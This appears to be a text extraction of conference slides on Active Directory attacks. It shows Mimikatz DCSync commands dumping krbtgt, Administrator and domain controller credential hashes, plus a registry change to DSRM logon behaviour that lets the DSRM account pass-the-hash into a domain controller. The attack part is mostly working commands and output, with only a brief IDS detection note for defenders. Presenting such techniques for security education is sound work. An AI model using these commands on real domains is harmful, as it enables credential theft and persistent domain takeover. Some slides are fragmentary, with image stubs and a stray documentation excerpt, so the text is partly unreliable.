


# Regular User Account: Bobafett


```
PS C:\> get-aduser bobafett -property memberof

DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
MemberOf         : {}
Name             : Bobafett
ObjectClass      : user
ObjectGUID       : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName   : Bobafett
SID              : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname          : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```

# Adding User to Domain Admins



# User Added to Domain Admins by a User Account



# Mimikatz Adds "DCSync"

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration  :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
  ntlm- 0: f46b8b6b6e330689059b825983522d18
  lm - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : e28f5c9d72b39d49ed6b84b088586fc26c722dec631d1
    aes128_hmac      (4096) : 06b0d3cfe9d31c558c1a8313ab5233a4
    des_cbc_md5      (4096) : f1f82968baa1f137

* Primary:Kerberos *
  Default Salt : LAB.ADSECURITY.ORGkrbtgt
  Credentials
    des_cbc_md5      : f1f82968baa1f137
```

## Mimikatz DCSync as a User?

```
PS C:\> get-aduser dcr -property memberof

DistinguishedName : CN=DCR,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
MemberOf         : {}
Name             : DCR
ObjectClass      : user
ObjectGUID       : 1e2d82d2-14d6-4f28-a10f-ceeeb2bd8625
SamAccountName   : DCR
SID              : S-1-5-21-2578996962-4185879466-3696909401-1106
Surname          : DCR
UserPrincipalName : DCR@rd.adsecurity.org
```

# Mimikatz DCSync Required Permissions



# What if a Service Account Has These Rights?

Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013

How to grant the "Replicating Directory Changes" permission for the Microsoft Metadirectory Services ADMA service account

How to poll for object attribute changes in Active Directory on Windows 2000 and Windows Server 2003

## Polling for Changes Using the DirSync Control

Active Directory directory synchronization (DirSync) control is an LDAP server extension that enables an application to search an directory partition for objects that have changed since a previous state.

Use the DirSync control through ADSI by specifying the **ADS\_SEARCHPREF\_DIRSYNC** search preference when using **IDirectorySearch**. For more information and a code example, see [Example Code Using ADS\\_SEARCHPREF\\_DIRSYNC](#). You can also perform a DirSync search using the LDAP API. The following describes the ADSI implementation, most of which also applies to using LDAP directly, except as discussed at the end of this topic.



# Mimikatz DCSync: KRBTGT

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt
```

```
[DC] 'rd.adsecurity.org' will be the domain
```

```
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
```

```
[DC] 'krbtgt' will be the user account
```

```
Object RDN          : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username       : krbtgt
```

```
Account Type       : 30000000 ( USER_OBJECT )
```

```
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
```

```
Account expiration : 
```

```
Password last change : 9/6/2015 4:01:58 PM
```

```
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-502
```

```
Object Relative ID  : 502
```

```
Credentials:
```

```
Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```

```
ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```

```
lm - 0: 2584a622c5dbd03c9050a547430f5a2c
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : RD.ADSECURITY.ORGkrbtgt
```

```
Default Iterations : 4096
```

```
Credentials
```

```
  aes256_hmac      (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310a
```

```
  aes128_hmac      (4096) : 17d63df4e26dde3e926e266f08a5d6cc
```

```
  des_cbc_md5     (4096) : 0e9efdb90e1f3457
```

```
  rc4_plain       (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
```

```
* Primary:Kerberos *
```

# Mimikatz DCSync: Administrator

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
```

```
[DC] 'rd.adsecurity.org' will be the domain
```

```
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
```

```
[DC] 'Administrator' will be the user account
```

```
Object RDN          : Administrator
```

```
** SAM ACCOUNT **
```

```
SAM Username       : Administrator
```

```
Account Type       : 30000000 ( USER_OBJECT )
```

```
User Account Control : 00000200 ( NORMAL_ACCOUNT )
```

```
Account expiration : 
```

```
Password last change : 9/7/2015 9:54:33 PM
```

```
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-500
```

```
Object Relative ID  : 500
```

```
Credentials:
```

```
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
```

```
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
```

```
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
```

```
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
```

```
lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
```

```
lm - 1: d1726cc03fb143869304c6d3f30fdb8d
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : RD.ADSECURITY.ORGAdministrator
```

```
Default Iterations : 4096
```

```
Credentials
```

```
  aes256_hmac      (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a6
```

```
  aes128_hmac      (4096) : f4d4892350fbc545f176d418afabf2b2
```

```
  des_cbc_md5      (4096) : 5d8c9e46a4ad4acd
```

```
  rc4_plain        (4096) : 96ae239ae1f8f186a205b6863a3c955f
```

```
OldCredentials
```

# Mimikatz DCSync Pull DC Account

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:RDLABDC01
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'RDLABDC01$' will be the user account

Object RDN          : RDLABDC01

** SAM ACCOUNT **

SAM Username       : RDLABDC01$
Account Type       : 30000001 ( MACHINE_ACCOUNT )
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration :
Password last change : 9/6/2015 4:02:13 PM
Object Security ID  : S-1-5-21-2578996962-4185879466-3696909401-1000
Object Relative ID  : 1000

Credentials:
  Hash NTLM: bec769d55b3379239ff52d43a06217c6

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGhostrdlabdc01.rd.adsecurity.org
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : a3ea6eaa6fc190b8a8ce19fcbbc8486d43c8ed1f4cf5a581
    aes128_hmac      (4096) : 413a9758183ceb07cc2a2a0a98d72741
    des_cbc_md5      (4096) : c40bda29ec45dfc7
    rc4_plain        (4096) : bec769d55b3379239ff52d43a06217c6
  OldCredentials
    aes256_hmac      (4096) : 97c1b572bc142162fd651856daf6dd1efc73b263fb8e5e
```

# Blue Team Response: Mimikatz DCSync

- Detection: IDS Sig
  - “DRSUAPI” “DsGetNCChanges request”
  - Source != Domain Controller IP

7	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
8	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
9	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
0	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Frag
1	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reassemb
2	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252-49155 [ACK] seq=3534
3	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call id: 7. Frag

79 6.08016000 172.16.11.101 172.16.11.12 DRSUAPI 402 DsGetNCChanges request

⊕	Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊕	Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)
⊕	Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊕	Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 3186, Len: 402
⊖	Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, Operation: DsGetNCChanges (3)
⊖	GSS-API Generic Security Service Application Program Interface
⊕	krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊖	DRSUAPI, DsGetNCChanges
	Operation: DsGetNCChanges (3)
	<a href="#">[Response in frame: 80]</a>
	Encrypted stub data (240 bytes)

# DSRM 2.0: The Return of DSRM

- Directory Services Restore Mode
- “Break glass” access to DC
- DSRM password set when DC is promoted
- Rarely changed.
- Account Logon only available in Directory Services Restore Mode
  - Reboot or DsrmsAdminLogonBehavior = 1/2
  - Console Logon: Virt. Client, ILO, or RDP /admin





# DSRM = DC Local Admin

```
mimikatz(commandline) # token::elevate
```

```
Token Id : 0
```

```
User name :
```

```
SID name : NT AUTHORITY\SYSTEM
```

```
396      14960      NT AUTHORITY\SYSTEM      S-1-5-18      (
```

```
-> Impersonated !
```

```
* Process Token : 6752951      ADSECLAB\LukeSkywalker      S-1-5-21-
```

```
Primary
```

```
* Thread Token : 6753692      NT AUTHORITY\SYSTEM      S-1-5-18
```

```
mimikatz(commandline) # lsadump::sam
```

```
Domain : ADSDC03
```

```
SysKey : 185e91797d952d1f4063395d1c844350
```

```
Local SID : S-1-5-21-1065499013-2304935823-602718026
```

```
SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7
```

```
RID : 000001f4 (500)
```

```
User : Administrator
```

```
LM :
```

```
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

# Pass-the-Hash with DSRM Account – FAIL!

```
PS C:\temp\mimikatz> .\Mimikatz "privilege::debug" "sekurlsa::pth /domain:ADSDC02 /user:Administrator /ntlm:4771c80c83293beb882cb621a6a063fe" exit
```

```
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */
```

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK
```

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC02 /user:Administrator /ntlm:4771c80c83293beb882cb621a6a063fe
user      : Administrator
domain   : ADSDC02
program  : cmd.exe
NTLM     : 4771c80c83293beb882cb621a6a063fe
```

C:\Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>dir \\adsc02\c$
Logon failure: unknown user name or bad password.
```

```
C:\Windows\system32>
```



# Pass-the-Hash with DSRM Account – FAIL!

Event Properties - Event 4625, Microsoft Windows security auditing.

General | Details

Logon Type: 3

Account For Which Logon Failed:

- Security ID: NULL SID
- Account Name: Administrator
- Account Domain: RDLABDC01

Failure Information:

- Failure Reason: Unknown user name or bad password.
- Status: 0xc000006d
- Sub Status: 0xc0000064

Process Information:

- Caller Process ID: 0x0
- Caller Process Name: -

Network Information:

- Workstation Name: RDWKWIN7
- Source Network Address: 172.16.7.101
- Source Port: 49211

Detailed Authentication Information:

- Logon Process: NtLmSsp
- Authentication Package: NTLM

Log Name: Security

Source: Microsoft Windows security    Logged: 9/17/2015 9:14:49 PM

Event ID: 4625    Task Category: Logon

Level: Information    Keywords: Audit Failure

User: N/A    Computer: RDLABDC01.rd.adsecurity.org

# Pass-the-Hash with DSRM Account – FAIL!

Event Properties - Event 4776, Microsoft Windows security auditing.

General | Details

The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT\_AUTHENTICATION\_PACKAGE\_V1\_0  
Logon Account: Administrator  
Source Workstation: RDWKWIN7  
Error Code: 0xc0000064

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4776  
Level: Information  
User: N/A  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: 9/17/2015 9:14:49 PM  
Task Category: Credential Validation  
Keywords: Audit Failure  
Computer: RDLABDC01.rd.adsecurity.org



I am a sad panda.

**CAN'T PTH USING DSRM  
ACCOUNT...**



**WHAT HAPPENS IF  
DSRM REGKEY IS SET?**

```
PS C:\> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrAdminLogonBehavior"
Get-ItemProperty : Property DsrAdminLogonBehavior does not exist at path
HKLM:\System\CurrentControlSet\Control\Lsa\
At line:1 char:1
+ Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (DsrAdminLogonBehavior:St
temProperty), PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentExce
pt.PowerShell.Commands.GetItemPropertyCommand
```

```
PS C:\> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

```
DsrAdminLogonBehavior : 2
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                        \CurrentControlSet\Control\Lsa\
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                        \CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
```

# Pass-the-Hash with DSRM Account – Success!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b5
user      : Administrator
domain   : ADSDC03
program  : cmd.exe
NTLM     : 66750645b577b363347c5aa5d5e7d190
├─ PID   1248
├─ TID   1856
├─ LUID  0 ; 7625112 (00000000:00745998)
├─ msv1_0 - data copy @ 00000000019E4130 : OK !
├─ kerberos - data copy @ 0000000001A0F148
├─ aes256_hmac -> null
├─ aes128_hmac -> null
├─ rc4_hmac_nt OK
├─ rc4_hmac_old OK
├─ rc4_md4 OK
├─ rc4_hmac_nt_exp OK
├─ rc4_hmac_old_exp OK
├─ *Password replace -> null
```

C:\ Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\system32>dir \\adSDC03\c$
Volume in drive \\adSDC03\c$ has no label.
Volume Serial Number is 6874-598A
```

Directory of \\adSDC03\c\$

```
08/22/2013  11:52 AM    <DIR>          PerfLogs
08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015   02:48 PM    <DIR>          Temp
09/13/2015   08:17 PM    <DIR>          Users
08/27/2015  10:54 PM    <DIR>          Windows
              0 File(s)
              0 bytes
```

# DCSync Password Data with DSRM Account!

```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b577b363347c5aa5d5e7d190
user      : Administrator
domain    : ADSDC03
program   : cmd.exe
NTLM      : 66750645b577b363347c5aa5d5e7d190
```

```
Administrator: C:\Windows\system32\cmd.exe
```

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc03
```

```
user:krbtgt
```

```
[DC] 'lab.adsecurity.org' will be the domain
```

```
[DC] 'adsdc03' will be the DC server
```

```
[DC] 'krbtgt' will be the user account
```

```
Object RDN          : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username        : krbtgt
```

```
Account Type        : 300000000 < USER_OBJECT >
```

```
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
```

```
Account expiration  :
```

```
Password last change : 8/27/2015 10:10:22 PM
```

```
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
```

```
Object Relative ID   : 502
```

```
Credentials:
```

```
Hash NTLM: f46b8b6b6e330689059b825983522d18
```

```
ntlm-0: f46b8b6b6e330689059b825983522d18
```


```
lm -0: ff43293335e630fff672b3e427de4237
```

```
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : LAB.ADSECURITY.ORGkrbtgt
```

**I DON'T ALWAYS USE  
THE DSRM ACCOUNT**



**BUT WHEN I DO, I RUN DCSYNC**

Sean Metcalf (@Pyrotek3)



# Red Team Right Now...

